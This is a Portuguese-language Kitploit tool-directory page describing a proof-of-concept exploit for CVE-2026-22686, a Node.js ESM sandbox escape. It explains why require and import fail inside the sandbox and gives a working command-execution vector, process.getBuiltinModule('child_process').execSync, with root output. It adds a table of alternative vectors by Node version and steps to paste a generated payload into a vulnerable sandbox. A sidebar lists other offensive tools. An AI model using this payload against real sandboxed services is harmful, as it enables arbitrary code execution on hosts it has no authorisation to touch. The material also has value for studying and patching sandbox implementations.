
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-22686-RemoteCodeExecution-RCE-PoC — Prova de conceito de exploit para CVE-2026-22686, demonstrando execução remota de código em sandboxes ESM do Node.js via process.getBuiltinModule para contornar restrições de módulos. | Kitploit
Ferramentas/GitHubGitHub/moltengama/cve-2026-22686-remotecodeexecution-rce-poc
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebDesenvolvimento de Payloads
GitHubmoltengama/cve-2026-22686-remotecodeexecution-rce-poc

CVE-2026-22686-RemoteCodeExecution-RCE-PoC

Prova de conceito de exploit para CVE-2026-22686, demonstrando execução remota de código em sandboxes ESM do Node.js via process.getBuiltinModule para contornar restrições de módulos.

Ver Repositório
260há 8 mesesAinda não revisado
Compartilhar

RCE em Ambientes ESM — O Problema do require

Ao alcançar a fuga da sandbox via CVE-2026-22686, executar comandos do SO em um projeto ESM ("type": "module") exige contornar as restrições de carregamento de módulos do Node.js. As abordagens padrão falham pelos seguintes motivos:

VetorResultado
require('child_process')❌ require is not defined — não disponível em ESM
process.mainModule.require(...)❌ Cannot read properties of undefined — mainModule é undefined em ESM
import('child_process')❌ A dynamic import callback was not specified — requer um hook não configurado na sandbox
process.binding('spawn_sync')⚠️ Disponível, mas de baixo nível — exige construção manual de syscalls

Solução: Enumeração de Processos → process.getBuiltinModule

Em vez de assumir um método de carregamento de módulos, enumeramos as chaves de process diretamente do contexto do host (já acessível após a fuga da sandbox):

return Object.keys(process)

Entre as chaves retornadas, getBuiltinModule foi identificada — uma API nativa do Node.js 22+ projetada especificamente para permitir que módulos ESM acessem módulos nativos do Node.js sem require ou import().

process.getBuiltinModule('child_process').execSync('id').toString()
// → uid=0(root) gid=0(root) groups=0(root)  ✅ RCE confirmado

Este é o ponto-chave: process.getBuiltinModule é uma API relativamente nova (Node.js >= 22.3.0) e é frequentemente ignorada por implementações de sandbox e regras de WAF que bloqueiam require e import.


Vetores Alternativos (por versão do Node.js)

Dependendo do ambiente alvo, outros vetores podem estar disponíveis após enumerar process:

VetorVersão do Node.jsObservações
process.getBuiltinModule('child_process')>= 22.3.0✅ Mais limpo — API oficial segura para ESM
process.binding('spawn_sync')Todas⚠️ Baixo nível, exige construção manual de buffers
process.mainModule.require(...)Apenas CJS❌ Indefinido em ESM
__non_webpack_require__Bundles Webpack⚠️ Específico do ambiente
Module.createRequire(import.meta.url)>= 12.2.0⚠️ Requer referência de Module do host
process._linkedBinding('node_os')Builds internos⚠️ Raramente exposto

Conclusão: Sempre enumere Object.keys(process) após obter acesso ao contexto do host. A superfície de ataque disponível varia significativamente conforme a versão do Node.js e a configuração do projeto. getBuiltinModule é o vetor mais confiável em ambientes ESM modernos do Node.js.



CVE-2026-2268-RemoteCodeExecution-RCE-PoC

Passos:

  1. Insira seu comando pessoal
  2. Cole o payload resultante gerado no seu interpretador de sandbox js vulnerável
  3. Aproveite os resultados
image
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →